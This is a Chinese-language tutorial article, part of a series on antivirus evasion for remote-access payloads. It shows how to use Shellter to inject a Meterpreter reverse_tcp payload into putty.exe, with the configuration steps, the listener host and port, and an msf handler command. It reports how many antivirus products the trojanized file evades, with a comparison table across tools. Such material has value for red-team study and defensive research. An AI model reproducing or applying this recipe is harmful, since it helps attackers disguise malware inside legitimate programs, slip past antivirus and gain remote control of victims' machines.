

远控免杀专题系列文章

重 剑 无 锋 @ Tide 安 全 团 队 2019年12月

- 本专题文章导航
- 免杀能力一览表
- 前言
- 安装Shellter
- 生成payload (VT免杀率7/69)
- 小结
- 参考资料

本专题文章导航

1、远控免杀专题(1)-基础

篇: https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参

数: https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69): https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71): https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

- 5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw
- 6、远控免杀专题(6)-Venom免杀(VT免杀率 11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ
- 7、远控免杀专题(7)-Shellter免杀(VT免杀率7/69): 本文

文章打包下载及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									✓	V	
2	msf自编码	51/69		√							V	V	
3	msf自捆绑	39/69		√							✓	V	V
4	msf捆绑+编码	35/68	J	$\sqrt{}$							✓	√	V
5	msf多重编码	45/70		$\sqrt{}$			V				✓	√	V
6	Evasion模块exe	42/71		$\sqrt{}$							✓	√	√
7	Evasion模块hta	14/59			V				J		V	V	V
8	Evasion模块csc	12/71		√	J	J	V		J	V	✓	V	V
9	Veil原生exe	44/71	J		V						V		J
10	Veil+gcc编译	23/71	J	√	V		V				V	1	J
11	Venom-生成exe	19/71		√	J	J	V				J	V	V
12	Venom-生成dll	11/71	J	√	✓	J	V	√			V	V	✓
13	Shellter免杀	7/69	J	V	J		V		V		V	V	J

几点说明:

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。
- 2、为了更好的对比效果,大部分测试payload均使用msf的 windows/meterperter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2019.12.12),火绒版本 5.0.33.13 (2019.12.12),360安全卫士 12.0.0.2001 (2019.12.17)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为免杀的精确判断指标。

前言

Shellter和Venom、Veil是三大老牌免杀工具,Shellter是一个开源的免杀工具,利用动态Shellcode注入或者命令来实现免杀的效果。

安装Shellter

1、kali中已经自带shellter,可在图形界面中直接执行 shellter 命令即可。




2、ubuntu系统中apt安装

```
P. WANN STIDES
apt-get update
apt-get install shellter
```

3、手动下载windows版

官方下载站点 https://www.shellterproject.com/download/


下载后解压,无需安装,cmd下可直接使用



生成payload (VT免杀率7/69)

我就直接用kali自带的shellter进行演示,需要提前准备一个pe文件作为被注入程序。我还是用之前选的 putty.exe 来进行测试。

之后程序会把 putty.exe 进行备份,因为生成的payload会自动覆盖原来的 putty.exe 。



还是选择 windows/meterpreter/reverse_tcp 作为payload

```
Enable Stealth Mode? (Y/N/H): Y
* Payloads
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP
                              [stager]
[6] Shell Bind TCP
                              [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): L
Select payload by index: 1
* meterpreter_reverse_tcp *
SET LHOST: 10.211.55.2
SET LPORT: 3333_
```

上面有个选项 Enable Stealth Mode, 是否启用隐身模式,启用后免杀效果会变差,建议不启用。


全程自动化生成,最终的生成文件会替换原来的 putty.exe 。

通过对比可发现程序稍微变大了




在msf中使用 handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp 进行监听


在测试机中执行生成的 putty.exe , 360和火绒均可免杀



msf正常上线



virustotal.com中7/69个报毒,卡巴、瑞星、微软三个都没bypass。。



小结

Shellter安装非常简单,使用也非常便捷,而且生成的payload免杀效果也都比较好,windows和linux下都可以使用,实在是居家旅行、**灭口必备良药。我是用的自动模式进行生产payload,你可以根据自己的需要进行手动配置,这样生成的payload免杀效果会更好。

因为Shellter生成的shellcode是动态的,所以被查杀的几率也有所不同,测试过几次自动化生成的payload,最好的秒杀效果是4/71,最差的15/70,整体来说也算不错了。

参考资料

msf免杀及后渗透技术: https://bbs.ichungiu.com/thread-49618-1-1.html